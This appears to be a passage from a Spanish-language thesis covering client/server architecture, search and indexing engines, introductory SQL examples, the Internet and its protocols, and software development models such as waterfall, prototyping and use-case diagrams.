Los costos de la implantación de soluciones Cliente/Servidor no deben contemplarse sólo en términos absolutos, sino que deben medirse en función del beneficio que reporten los nuevos desarrollos. Como el precio de los computadores personales ha bajado tanto en los últimos años, con frecuencia se comete el error de pensar que las soluciones Cliente/Servidor son más económicas que las basadas en computadores tradicionales. Estudios independientes indican que el costo del hardware y software, en un periodo de 5 años, representa solamente el 20% de los costos totales. En el caso de sistemas distribuidos, el 80% restante son costos de infraestructura y gastos de explotación [3].

Los beneficios percibidos de la implantación de un modelo Cliente/Servidor se encuadran, generalmente, en alguna de estas categorías:

- La productividad que se obtiene en las estaciones de trabajo programables con interfaz gráfica de usuario, que permite acceder e integrar aplicaciones muy intuitivamente.
- La abundancia de software disponible comercialmente, como por ejemplo procesadores de textos, hojas de cálculo, sistemas basados en el conocimiento, correo, etc.
- La cercanía del usuario a aplicaciones y datos que son necesarios para su actividad, compartiendo servicios (y costos).
- La disponibilidad de potencia de cálculo a nivel personal, sin la responsabilidad del mantenimiento del sistema y del software de aplicaciones.
- La disponibilidad de herramientas de desarrollo fáciles de usar, reduciendo la dependencia del centro de computo.

Los beneficios obtenidos por la alta dirección en la Institución seguramente estarán entre los siguientes:

- Un mejor ajuste del Sistema de Información a la Institución y a sus procesos. Cada tarea se puede ubicar en la plataforma que sea más eficaz, y los recursos informáticos se pueden amplicar progresivamente. Las funciones y los datos se pueden localizar donde sean necesarios para la operación diaria sin cambiar las aplicaciones.

- Mayor protección de activos informáticos e integración de los sistemas y aplicaciones ya existentes.
- Acceso a la información cuándo y dónde la necesitan los usuarios.
- Disponibilidad de aplicaciones estándar (comprar en vez de desarrollar).
- Libertad para migrar a plataformas de sistemas alternativos y usar servidores especializados.
- Una respuesta más rápida a las necesidades de la Institución gracias a la disponibilidad de software de productividad personal y de herramientas de desarrollo fáciles de usar.
- Un entorno de utilización más sencillo, que proporciona una mayor productividad. A largo plazo, las interfaces gráficas de usuario reducen los costes asociados a educación y formación de los usuarios.

Los beneficios que se derivan de una aplicación Cliente/Servidor dependen, en gran medida, de las necesidades del negocio. Por ejemplo, renovar una aplicación existente añadiéndole una interfaz gráfica de usuario podría ser una solución rentable en un determinado momento, pero puede no serlo en otro.

Sin embargo, una nueva aplicación basada en un proceso de negocio rediseñado seguramente reportará mayor beneficio que migrar a una aplicación ya existente.

Como la mayoría de las empresas han realizado una importante inversión en soluciones informáticas, muy raramente se pueden construir nuevos sistemas abandonando los ya existentes. Las inversiones se contemplan generalmente en términos de hardware instalado, pero es probable que sean más importantes las inversiones realizadas en [3]:

- Software de sistemas.
- Datos disponibles en la empresa.
- Aplicaciones.
- Conocimientos en el departamento de Sistema de Información - SI.
- Conocimientos de los usuarios.

Todos estos son activos fundamentales que, frecuentemente, se olvidan o se desprecian. Cliente/Servidor posibilita una migración paso a paso, es decir, la generación de nuevas aplicaciones que coexistan con las ya existentes, protegiendo, de esta forma, todas las inversiones realizadas por la empresa.

2.2.5 IMPLICACIONES DEL MODELO CLIENTE / SERVIDOR

Para llevar a cabo con éxito la implantación de un modelo Cliente/Servidor, el departamento de Sistemas de Información debe participar activamente en los proyectos. Si se quiere evitar la proliferación de distintos sistemas y plataformas de aplicación y la incompatibilidad entre los distintos desarrollos, el departamento informático debe asumir la responsabilidad corporativa en la selección de:

- Plataformas del sistema (por ejemplo, procesadores para los servidores y estaciones de trabajo para los usuarios, asi como sistemas operativos soportados).
- Estándares, formatos y protocolos aplicables al hardware y software de sistemas y aplicaciones.
- Software para los componentes de middleware de las plataformas operativas y herramientas de desarrollo de aplicaciones.
- Software de aplicación estándar disponible en el mercado.

La tendencia imparable de un mayor control de la aplicación por parte del usuario, modifica las exigencias de infraestructura relativas a [3]:

- Seguridad, que incluye aspectos de identificación de usuarios, control de accesos, confidencialidad de datos en las estaciones de trabajo, servidores y red.

- Medidas organizativas respecto a responsabilidad y propiedad de los datos en las estaciones de usuario y en los servidores.
- La necesaria normativa que propicie la integración de las aplicaciones de desarrollo propio con las estándar. Eso implica la definición de arquitecturas de aplicación y estándares que deberían incluir normas sobre esa integración.
- Infraestructura de soporte necesaria para la gestión operativa.
- La necesidad de gestión y mantenimiento de aplicaciones en un sistema distribuido.

El desarrollo de aplicaciones Cliente/Servidor que ofrezcan una total flexibilidad en términos de función y de ubicación de datos requiere nuevos planteamientos y tiene implicaciones en el centro de computo. Respecto a la transición de aplicaciones monolíticas a Cliente/Servidor, hay que tener en cuenta los siguientes puntos:

- El modelamiento de los procesos de negocio es clave para identificar las funciones de la aplicación que pueden implantarse y agruparse como servidores de aplicación (funciones de lógica de negocio encapsuladas).
- Las arquitecturas de aplicaciones y los principios de diseño deben establecerse antes de desarrollar la primera aplicación. La flexibilidad y apertura de la aplicación Cliente/Servidor resultante dependen de ello en gran medida.
- La ubicación de funciones y datos, así como la disponibilidad y el rendimiento tendrán una dimensión diferente. Incluso en un entorno Cliente/Servidor flexible, en

algún momento habrá que tomar decisiones relativas a la ubicación de funciones y datos. Las considereaciones sobre disponibilidad y rendimiento deben estar presentes en todas las etapas del proceso de desarrollo.

- Pueden ser necesarios nuevos profesionales expertos en el desarrollo de interfaces gráficas de usuario, en el diseño y desarrollo de servidores de lógica de negocio y en la plataforma operativa. Esto puede exigir el uso de diferentes herramientas para desarrollar los distintos componentes de las aplicaciones.
- La validación de las aplicaciones y su distribución a través de la red requiere nuevos procedimientos, ya que estamos frente a un conjunto compuesto por numerosos procesos cliente y servidor que han sido probados individualmente.

Una de las responsabilidades del centro de computo es la definición de una infraestructura Cliente/Servidor. No existen soluciones estándar Cliente/Servidor, aunque pueden existir bloques que se puedan reutilizar. Ni siquiera se puede asegurar, de forma general, que un modelo de distribución, una herramienta o una plataforma sean los mejores. La solución correcta depende, en gran medida de:

- Los objetivos de los procesos de negocio de la Institución.
- Los recursos disponibles actualmente de hardware, software y conocimientos.

El levantamiento de una infraestructura técnica que se aparte de las necesidades del negocio está condenada al fracaso. Los factores que determinan la solución Cliente/Servidor son:

- Las necesidades del negocio y cómo las tecnologías informáticas pueden soportarlas para conseguir los objetivos institucionales.
- El marco de tiempo disponible para la nueva puesta a punto.
- El estudio económico.
- El impacto sobre la organización y los conocimientos requeridos.
- Las arquitecturas y estándares adoptados por la Institución.

Pocas instituciones pueden permitirse sustituir los sistemas y aplicaciones existentes en un solo paso. Normalmente es necesario un proceso gradual de implantación de las nuevas aplicaciones, lo cual exige:

- Una infraestructura Cliente/Servidor capaz de acomodar las aplicaciones existentes junto con las nuevas aplicaciones Cliente/Servidor.
- Estándares corporativos de tecnlogía informática.
- Una arquitectura de aplicaciones que permita desarrollar y poner en servicio nuevas aplicaciones, mientras siguen funcionando las existentes, preferiblemente sin tener que modificarlas.

Una infraestructura Cliente/Servidor consta de tres componentes esenciales, todos ellos de igual importancia y estrechamente ligados:

- Plataforma Operativa - La plataforma debe soportar todos los modelos de distribución Cliente/Servidor, todos los servicios de comunicación, y debe utilizar preferentemente componentes estándar de la industria para los servicios de distribución. Los desarrollos propios deben coexistir con las aplicaciones estándar y su integración debe ser imperceptible para el usuario. Igualmente, podrán acomodarse programas escritos utilizando diferentes tecnologías y herramientas.
- Entorno de Desarrollo de Aplicaciones - Debe elegirse después de la plataforma operativa. Aunque es conveniente evitar la proliferación de herramientas de desarrollo, se garantiza que el enlace entre éstas y el middleware no sea excesivamente rígido. Es posible utilizar diferentes herramientas para desarrollar partes de una aplicación. Un entorno de aplicación incremental debe posibilitar la coexistencia de procesos cliente y servidor desarrollados con distintos lenguajes de programación y/o herramientas, así como utilizar distintas tecnologías (por ejemplo, lenguaje procedural, lenguaje orientado a objetos, multimedia), y que han sido puestas en explotación en distintos momentos del tiempo.
- Gestión de Sistemas - Estas funciones aumentan considerablemente el costo de una solución, pero no se pueden evitar. Siempre deben adaptarse a las necesidades de la

organización, y al decidir la plataforma operativa y el entorno de desarrollo, es decir, en las primeras fases de la definición de la solución, merece la pena considerar los aspectos siguientes:

- ¿Qué necesitamos gestionar?
- ¿Dónde estarán situados los procesadores y estaciones de trabajo?
- ¿Cuántos tipos distintos se soportarán?
- ¿Qué tipo de soporte es necesario y quién lo proporciona?

Cómo definir una infraestructura Cliente/Servidor - Si no se acomete el trabajo de definir una infraestructura Cliente/Servidor, se corre el riesgo de que surjan en la empresa una serie de soluciones Cliente/Servidor aisladas.

No es recomendable el intento de una infraestructura completa desde el principio, ya que las tecnologías pueden no responder a tiempo a las necesidades prioritarias de negocio. El enfoque más adecuado está en un sistema y una plataforma de aplicación conceptuales, y una arquitectura construida incrementalmente y ampliada a medida que se desarrollan nuevas aplicaciones.

La plataforma operativa, el middleware y el entorno de desarrollo de aplicaciones están relacionados entre sí. Las necesidades de apertura pueden condicionar la elección de la plataforma o del middleware, de igual manera que lo condiciona una determinada herramienta de desarrollo. El software de aplicación puede influir en la plataforma del sistema, y el tiempo disponible para la primera aplicación puede implicar algún tipo de compromiso. Por lo tanto, es necesario fijar los objetivos, y el modo de conseguirlos en cada caso concreto: una metodología de infraestructura para sistemas distribuidos que permita definir una infraestructura para el sistema Cliente/Servidor y evalúe la puesta en marcha del proyecto sobre una base racional.

- El enfoque estructurado de dicha metodología comprende los pasos siguientes:
- Captación de las necesidades. Definir, analizar y evaluar, aunando los requerimientos del negocio con las aportaciones tecnológicas.
- Diseño conceptual en el que se sitúan los principales bloques funcionales y de datos del sistema, mostrando la relación y comunicación entre ambos.
- Detalle de los principales componentes funcionales, selección de procesos, determinando los principios que deben aplicarse a la selección de software o diseño de los módulos.
- Al final de los tres pasos anteriores, se definen los conceptos del sistema y la infraestructura tecnológica, sin concretar, todavía, en productos o plataformas específicos.

- Por último, se llega a la selección de plataformas y principales productos y componentes para la implantación. El resultado es la descripción de una solución que incluye infraestructura tecnológica, plataformas y productos.

2.3 MÉTODOS DE BÚSQUEDA EN LOS SISTEMAS DE INFORMACIÓN

2.3.1 BÚSQUEDAS INTELIGENTES

Aproximadamente, en 1993 salieron al mercado las primeras soluciones comerciales de los llamados motores de búsqueda e indización [4]. Sus características fundamentales consistían en permitir indizar y buscar grandes volúmenes de información en muy poco tiempo.

La evolución de esta tecnología ha permitido que hoy, podamos disponer de motores de búsqueda, no solamente rápidos y capaces de tratar grandes volúmenes de información, sino que se ha ido dotando a los mismos de la inteligencia necesaria para que sean capaces de agrupar y ponderar los documentos resultantes de una búsqueda en función de su importancia o relevancia.

Actualmente esta tecnología ha logrado no sólo la capacidad de buscar rápidamente sobre grandes volúmenes de información, o de implementar el uso de operadores de búsqueda avanzada (operadores booleanos, operadores de proximidad, etc.), sino también la capacidad de realizar búsquedas inteligentes. Para lograr esto, el motor de búsqueda accede a una base de conocimientos ("TOPIC"), donde los administradores y usuarios del sistema van creando arboles de conocimientos, que permiten al sistema efectuar búsquedas más precisas con el paso del tiempo.

Ante todo, tenemos que entender los pasos que se han de seguir para lograr que un usuario pueda acceder a la información existente dentro de un sistema. Inicialmente, se ha de seguir un proceso denominado indización. Este proceso consiste en permitir que un motor de indización, proceso residente en un servidor, se encargue de recorrer las fuentes de información (nuevas o modificadas) y construya una serie de índices que recopilen la información allí contenida.

Para poder realizar un proceso de indización, este proceso debe poder, en primer lugar acceder al sitio donde este almacenada la información, aunque no siempre la información se encuentra en la misma maquina o dominio donde se desarrolla el proceso de indización, y en segunda instancia, ha de estar capacitado para poder leer los datos

contenidos en el documento o fuente a la que este accediendo, en este caso el mayor problema viene dado por la posible multiplicidad de formatos y fuentes (PDF, HTML, MS-Word, Bases de Datos, Lotus Notes [5], etc.) en los cuales se encuentran las fuentes de información.

Si bien normalmente los procesos de indización son hechos sobre fuentes de información existentes en el mismo servidor donde se ejecuta el proceso, en otros casos (dominios diferentes) son requeridos elementos adicionales que permitan efectuar un proceso denominado indización remota.

Para poder leer los distintos formatos o fuentes en los cuales está almacenada la información, normalmente se dotan a los procesos de información de una serie de "filtros" y "gateways" que permitan leer todos los datos almacenados en la fuente de información que se desea indizar.

Es la capacidad de indizar fuentes de información locales y remotas, así como en cualquier tipo de formato en que se encuentren, lo que permite a los modernos motores de indización acceder a los volúmenes y variedad de la información existentes.

Una vez indizados los documentos, cualquier usuario del sistema puede efectuar una consulta ("query") al motor de búsqueda, siendo este un proceso residente dentro del servidor que se encarga de recorrer los índices allí contenidos, así como de clasificar y ordenar una lista que contenga los documentos más relevantes que coincidan con la consulta efectuada por el usuario. El uso de diccionarios de sinónimos y derivaciones lingüísticas, así como de bases de conocimientos, son elementos claves para poder acotar la lista de resultados.

Una vez que el usuario selecciona un documento para su visualización, el motor de búsqueda se encarga de buscar y mostrar el contenido del documento seleccionado. Los procesos de visualización pueden pasar desde una conversión del contenido del documento original en "html" por medio del uso de filtros en el servidor, hasta la visualización del mismo en su formato original por medio del uso de "plug-in", o incluso de la propia aplicación con la cual fue generado este documento.

2.3.2 BÚSQUEDA QUE OFRECE LA BASE DE DATOS

SQL [6] (Structured Query Language - Lenguaje estructurado de consultas) es un lenguaje de alto nivel para sistemas de bases de datos relacionales.

Desarrollado originalmente por el Laboratorio de Investigación de IBM en San José a finales de los años 70, SQL ha sido adoptado y adaptado en muchos sistemas de administración de bases de datos relacionales. Ha sido aprobado como norma oficial para lenguajes de consultas relacionales por parte del American National Standards Institute (ANSI) y la International Organizacion for Standardization (ISO). Transact-SQL es compatible con IBM SQL y con la mayoría de las demás implementaciones comerciales de SQL , y también proporciona importantes capacidades y funciones adicionales.

Aunque la "Q" de SQL significa "Query" (consulta), SQL incluye comandos no sólo para la consulta (recuperación de datos) de una base de datos, sino también para la creación de bases de datos y objetos de base de datos , adición de datos nuevos, modificación de datos existentes y otras funciones.

Consulta se refiere a una solicitud de recuperación de datos, llevada a cabo con el comando select . Por ejemplo:

```
select nombre_autor, ciudad, provincia
from autores
```

where provincia = 'GUAYAS'

Modificación de datos se refiere a la adición, eliminación o edición de datos, realizadas mediante el comando insert, delete o update, respectivamente. Por ejemplo:

insert into autores (apellido_autor ,nombre_autor, id_autor)

values ("Araujo", "Gabriela", "999-03-2346")

Otros comandos SQL son instrucciones para realizar operaciones administrativas. Por ejemplo:

drop table autores

Cada comando o instrucción SQL comienza con una palabra clave , como insert , que da nombre a la operación básica realizada. Muchos comandos SQL tienen una o más frases de palabras clave , o cláusulas , que adaptan el comando para que satisfaga una necesidad en particular. Cuando se ejecuta una consulta, Transact-SQL muestra el resultado al usuario. Si ninguno de los datos cumplen los criterios especificados en la consulta, el usuario obtiene un mensaje al efecto. Las instrucciones de modificación de datos y administrativas no muestran resultados, ya que no recuperan datos. Transact-SQL

proporciona un mensaje que permite saber al usuario si la modificación de datos u otro comando se ha llevado a cabo.

2.4 LA RED INTERNET

Más allá de las metáforas Internet es :

- una red global de computadoras, el sistema abierto más grande del mundo.
- un conjunto de protocolos de comunicación que permite a distintos sistemas entenderse entre si.
- un ambiente de trabajo cooperativo capaz de cubrir inmensas distancias.
- una plataforma emergente de medio masivo, pero de un nuevo tipo : un medio capaz de intercambiar mensajes personalizados e individualizados.

En Internet su computadora puede comunicarse con cualquier otra computadora localizada en cualquier lugar del mundo.

Internet es la red de computadoras más grande del mundo operada por entidades públicas y privadas. Las proyecciones indican que en un futuro cercano se alcanzará la cifra de 100 millones de usuarios [7].

La primera Internet fue desarrollada por el Departamento de Defensa de los Estados Unidos y se conoció con el nombre de ARPANET [7]. Hasta hace relativamente poco tiempo sólo estaban conectadas agencias gubernamentales, universidades e institutos de investigación y desarrollo. En la mitad de la década de los ochenta las nuevas herramientas disponibles aceleraron el número de personas que descubrieron su utilidad.

Nadie es dueño de Internet. No hay una computadora central de Internet. Por el contrario, Internet es el mejor ejemplo de la tecnología abierta. Cualquier computadora puede comunicarse con otro independientemente del tipo de sistema o de los programas utilizados. En algunos casos pueden ser necesarios ciertas interfases para poder visualizar, escuchar o ver presentaciones multimediales. Estos se pueden conseguir en Internet bajo el nombre de Plug-ins.

Internet es una plataforma para la relación cliente/servidor. Un cliente es una aplicación de software, usualmente corriendo en un PC o en una estación de trabajo Unix, que le habilita a acceder, ver, y trabajar con datos provistos por un server. Un server es una computadora y su software, que administra información para los clientes.

Todas estas computadoras interconectadas entre sí pueden entenderse dado que utilizan un protocolo, es decir una serie de reglas y convenciones. Dos protocolos son esenciales para todas las comunicaciones Internet : el Transmission Control Protocol y el Internet Protocol, conocidos comúnmente como TCP/IP.

Otros protocolos gobiernan las actividades de Internet :

- Correo Electrónico (E-Mail)
- Network Newsgroups
- File Transfer Protocol (FTP)
- Telnet
- HTTP/World Wide Web

El Correo Electrónico es un medio muy útil para comunicarse con otros ya sea que se encuentren en la misma oficina, en otro edificio, en otra ciudad o en otro país en el mundo.

Los Newsgroups, son grupos de usuarios a los que uno se puede suscribir para intercambiar opiniones o recibir información sobre temas puntuales.

FTP es el protocolo que permite enviar o recibir archivos en lugar de utilizar diskettes, por ejemplo. Estas transferencias pueden ser privadas o anónimas, es decir accesibles para todos aquellos que estén interesados.

El protocolo TelNet permite que nos podamos conectar a otro equipo como una estación de trabajo que no se encuentra en el mismo lugar físico. De esta manera podemos acceder a bases de datos y programas.

La World Wide Web utiliza una nueva tecnología que permite acceder a los recursos de Internet de una manera sencilla en un ambiente interactivo donde la información es fácil de encontrar y acceder.

Lo que ha sido revolucionario en la WEB es el hipertexto. Los hipertextos relacionan información (links) en un documento con información relacionada por medio de códigos de dirección. Un usuario sencillamente hace un click en un texto resaltado para alcanzar mayor detalle sobre un tópico o saltar a un tópico relacionado.

Las claves de cómo funciona la WEB es el protocolo Hypertext Transfer Protocol (HTTP) y el Hypertext Markup Language (HTML). Poniéndolo de manera sencilla el HTTP es el protocolo que gobierna los hipertextos a lo largo de la red y el código HTML crea y da formato a las páginas de un documento WEB.

Para trabajar con un documento WEB el usuario debe correr un software cliente llamado browser. Existen muchos ejemplos de browsers como Netscape, Mosaic, Internet Explorer, los cuales han transformado la Web en un medio interactivo que soporta texto con formato, gráficos, sonidos, imágenes y video.

CAPITULO III DISCUSIÓN SOBRE HERRAMIENTAS Y TECNOLOGÍAS A UTILIZAR EN LA SOLUCIÓN

Los diferentes modelos a emplearse en la actividad de desarrollo de cualquier proyecto informatico engloba generalmente las siguientes etapas clásicas:

- Análisis funcional. Revisión y crítica del sistema actual. Requerimientos del nuevo sistema. Elaboración del modelo funcional. Especificaciones funcionales.
- Análisis orgánico o diseño técnico. Diseño detallado del nuevo sistema, base de datos, listados pantallas, etc; así como los procedimientos de arranque, salvaguarda y emergencia. Descripción de los porgramas.
- Programación. Codificación de programas con el lenguaje más adecuado ,creación de mandatos y procedimientos en lenguaje de control. Creación de archivos fisicos y lógicos a partir de sus descripciones externas.
- Pruebas. Enlace y encadenamiento de programas. Utilización por parte del usuario. Verificación de resultados. Ejecuciones en paralelo. Pruebas de aceptación del sistema.

3.1 MODELO DE DESARROLLO - CASCADA

El modelo de desarrollo en cascada fue unode los primeros métodos en el proceso de desarrollo de software en términos semiformales. El modelo de cascada consiste de una secuencia de fases, en las cuales se produce un producto particular.

Las fases específicas identificadas no son relevantes, lo que es importante realmente es la naturaleza secuencial de las actividades. En este modelo de desarrollo todos los requerimientos se coleccionan antes de comenzar la siguiente fase. La esencia de este modelo es que las fases del proyecto son ordenadas e identificadas al inicio de este, y después son desarrolladas siguiendo el orden especificado al inicio, sin opción a revisar fases previas [8].

- Las fases sucesoras suelen comenzar antes que las fases predecesoras hayan terminado debido a la presión de acortar el tiempo de desarrollo o simplemente porque la habilidad de ciertos programadores les permiten proceder con actividades que son parte de las fases sucesoras. Aunque, esto se podria considerar como fallas en el modelo de cascada
- Siempre se revisará las fases anteriores, para poder acomodar detalles con las decisiones y descubrimientos hechos en las fases posteriores.

3.1.1 VENTAJAS

- Simplicidad: La ventaja principal del modelo en cascada es que es el modelo más simple. Fácil de entender.
- Fácil de manejar: Cuando uno maneja un proyecto en cascada, el chequeo de progreso contra lo planeado es bien sencillo, porque cada producto de trabajo solamente tienen 2 estados: completo o incompleto.

3.1.2 DESVENTAJAS

Requerimientos incompletos o desconocidos: El modelo asume que es posible coleccionar todos los requerimientos del proyecto antes de analizar el problema y diseñar una solución. En la práctica, rara vez se conocen todos los requerimientos de esa manera. Aunque los requerimientos completos se han escrito como el paso inicial, ellos se cambian frecuentemente a medida que los desarrolladores y usuarios potenciales del software entiendan mejor el problema y la solución. Si los requerimientos cambian durante el proyecto de cascada, este modelo no tiene una forma de tomarlos en cuenta. Lo que resulta frecuentemente en una crisis.

Experiencia de diseño incompleto: Asumiendo que los requerimientos completos, correctos, no cambiantes; se coleccionan en una sola barrida, todavía no puede ser posible diseñar la solución para el problema. El diseño ocurre a muchos niveles desde arquitectura, incluso diseño y codificación a bajos niveles. Suele ocurrir, en la práctica, que las actividades de diseño de bajo nivel impliquen al diseño de alto nivel. Estas situaciones son dificilmente predecibles. En tal caso es imposible o difícil diseñar una solución completa y esperar que sea exitosa sin la retroalimentación desde programadores, probadores, usuarios, etc. Un proyecto en cascada no tiene forma de satisfacer la necesidad de rediseño cuando ocurra.

Elaborar un cronograma de proyecto en cascada requiere mucha confianza para decidir recursos necesarios para cada fase del proyecto. Un error grave en la planificación del proyecto será difícil de recuperar; porque el proceso de cascada dificulta entregar soluciones parciales: Es todo o nada. Esto produce el hecho de que, el proceso en cascada no particiona el trabajo por tiempo excepto por fase, y también porque la planificación del proyecto de cascada supone que una vez que se lleve acabo una fase del proyecto ya no espera cambiarse.

3.2 MODELO DE DESARROLLO -PROTOTIPO

Un prototipo es una representación o modelo del producto de programación que, a diferencia de un modelo de simulación, incorpora componentes del producto real. Por lo regular, un prototipo tiene un funcionamiento limitado en cuanto a capacidades, confiabilidad o eficiencia. Hay varias razones para desarrollar un prototipo; una de ellas es ilustrar los formatos de datos de entrada, mensajes, informes y diálogos al cliente, este es un mecanismo adecuado para explicar opciones de procesamiento y tener un mejor entendimiento de las necesidades de él.

Una vez realizado el sistema prototipo, la pregunta que surgiría seria la siguiente: ¿Qué debemos hacer con el prototipo cuando ya ha servido para el propósito establecido?.

En la mayoría de los proyectos, el primer sistema construido apenas es utilizable. Puede ser demasiado lento, demasiado grande, difícil de usar o las tres cosas. No existe otra alternativa que comenzar de nuevo y construir una versión rediseñada que resuelva los problemas que se presenten.

Cuando se decide utilizar un nuevo concepto, sea este de sistema o de tecnología, hay que construir un sistema para desecharlo, porque incluso la mejor planificación no puede asegurar que el producto producido vaya a ser bueno la primera vez. Por tanto, la cuestión no es si hay que construir un sistema piloto y tirarlo, porque así será. La cuestión está en planificar de antemano la construcción de algo que se va a ser desechado, o prometer entregar el desecho a los clientes.

Al igual que el ciclo de vida clásico, la construcción de prototipos puede ser problemática por las siguientes razones:

- El cliente ve funcionando lo que parece ser una primera versión del software, ignorando que, por las prisas en hacer que funcione, no hemos considerado los aspectos de calidad o de mantenimiento del software a largo plazo. Cuando se le informa de que el producto debe ser reconstruido, el cliente se vuelve loco y solicita que se apliquen "unas cuantas mejoras" necesarias para hacer del prototipo un producto final que funcione. A menudo sucede que el desarrollador del producto cede ante tal tentación.
- El técnico de desarrollo, frecuentemente, impone ciertos compromisos de implementación con el fin de obtener un prototipo que funciones rápidamente. Puede que utilice un sistema operativo inapropiado, o un lenguaje de programación equívoco o simplemente porque ya está disponible y es conocido, puede que

implemente ineficientemente un algoritmo, sencillamente para demostrar su capacidad.

La clave está en definir al comienzo las reglas del juego; esto es, el cliente y el técnico deben estar de acuerdo en que el prototipo se construya para servir sólo como un mecanismo de definición de los requisitos.

3.3 MODELO DE DESARROLLO - ORIENTADO POR PROCESOS

El modelo de desarrollo estructurado "Top-Down" se concentra en la abstracción algoritmica de un problema. Por esta razón, se lo llama orientado por proceso. El modelo orientado por proceso se caracteriza por la descomposición de un sistema en hacer de cada paso del proceso global un módulo. Al seguir este modelo, lo que hacemos es elaborar módulos altamente funcionales. Este modelo esta fuertemente influenciado por la topologia de FORTRAN, desafortunadamente, este modelo no se aplica directamente a los problemas que involucran concurrencia. En los niveles superiores de nuestra solución, definimos el nivel superior de la abstracción del algoritmo (el "qué" del proceso); niveles inferiores proporcionan operaciones primitivas que implementan estas acciones de nivel superior. Por lo general, la arquitectura del sistema se caracteriza en una diagrama de estructuras, el cual ilustra las dependencias jerárquicas de los módulos funcionales.

3.4 MODELO DE DESARROLLO - ORIENTADO POR DATOS

El modelo de desarrollo estructurado orientado por datos, como su nombre sugiere, se enfoca en los datos del problema, que es sumamente eficiente en las aplicaciones tipo COBOL. Usando esta técnica, se define primero la estructura de datos, y estructuramos la arquitectura del sistema en base a la estructura de datos. De esta forma, logramos definir claramente la implementación de objetos en nuestro espacio de solución, y después hacer su estructura visible a las necesarias unidades funcionales, las cuales proveen las operaciones sobre los objetos.

Se sugiere la descomposición del sistema de tal manera que cada modulo en la solución oculta su diseño. Este enfoque no es orientado por procesos ni orientado por datos, pero sirve para capturar nuestras decisiones de diseño en el nivel más bajo posible que es la esencia del desarrollo orientado por objetos, esto es esconder los detalles de la información.

3.5 MODELO DE DESARROLLO - ORIENTADO A OBJETOS

3.5.1 ANALISIS

3.5.1.1 MODELO DE CASOS DE USO

Un diagrama de Casos de Uso muestra las distintas operaciones que se esperan de una aplicación o sistema y cómo se relaciona con su entorno (usuarios u otras aplicaciones). Se muestra como ilustración los casos de uso del proceso de la aplicación de multa de un libro. (ver Fig. 1)




Fig.1 (Casos de uso)

Se representa en el diagrama por una elipse, denota un requerimiento solucionado por el sistema. Cada caso de uso es una operación completa desarrollada por los actores y por el sistema en un diálogo. El conjunto de casos de uso representa la totalidad de operaciones desarrolladas por el sistema. Va a compañado de un nombre significativo. En el caso del ejemplo se tienen como casos de uso de la aplicación de multa PrestarLibro, DevolverLibro, AplicarMulta, RecibirDinero y CancelarMulta.

Actor: Es un usuario del sistema, que necesita o usa algunos de los casos de uso. Se representa mediante un  , acompañado de un nombre significativo, si es necesario.

Relaciones en un diagrama de casos de uso: Entre los elementos de un diagrama de Casos de uso se pueden presentar tres tipos de relaciones, representadas por lineas dirigidas entre ellos (del elemento dependiente al independiente)

- Communica : Relación entre un actor y un caso de uso, denota la participación del actor en el caso de uso determinado. En el diagrama de ejemplo todas las lineas que salen del actor denotan este tipo de relación.
- Usa : Relación entre dos casos de uso, denota la inclusión del comportamiento de un escenario en otro. En el caso del ejemplo el caso de uso CancelarMulta incluye en su comportamiento RecibirDinero; y AplicarMulta incluye también RecibirDinero.

- Extiende : Relación entre dos casos de uso, denota cuando un caso de uso es una especialización de otro. Por ejemplo, podría tenerse un caso de uso que extienda la forma de AplicarMulta, parta que permita escoger el tipo de multa (por retraso en devolución, o por daño de libro) Un posible diagrama se muestra a continuación, (ver Fig. 2).

Fig. 2 (Relación Extienda de casos de uso)

Propósito

Los modelos de casos de uso capturan las expectativas del cliente sobre las funciones del sistema. Esto debe ser expresado claramente de tal manera que los desarrolladores y los usuarios puedan comprometerse en los requerimientos del proyecto, y pueden evitar las confusiones.

Es sumamente importante que el documento de requerimientos, en general, y el modelo de casos de uso sean escritos para ser fácilmente entendibles por los clientes, los expertos de este dominio y los usuarios finales. Si los clientes no entienden los requerimientos funcionales, no se sentirán comprometidos. Si los usuarios o expertos de

dominio no entienden los requerimientos funcionales, no serán capaces de verificar que los requerimientos sean correctos. La forma simple e intuitiva del caso de uso ayuda a lograr este entendimiento.

Un caso de uso, al contrario de otros formatos, es usado para representar requerimientos funcionales de alto nivel, porque enfatiza interfaces y funcionalidades finales. Cuando Ud. identifica un actor en el modelo de casos de uso, está definiendo el alcance del sistema, y qué interfaces necesita el sistema. Cuando Ud. identifica un caso de uso en el modelo de casos de uso, esta describiendo como el sistema será usado por los actores y viceversa.

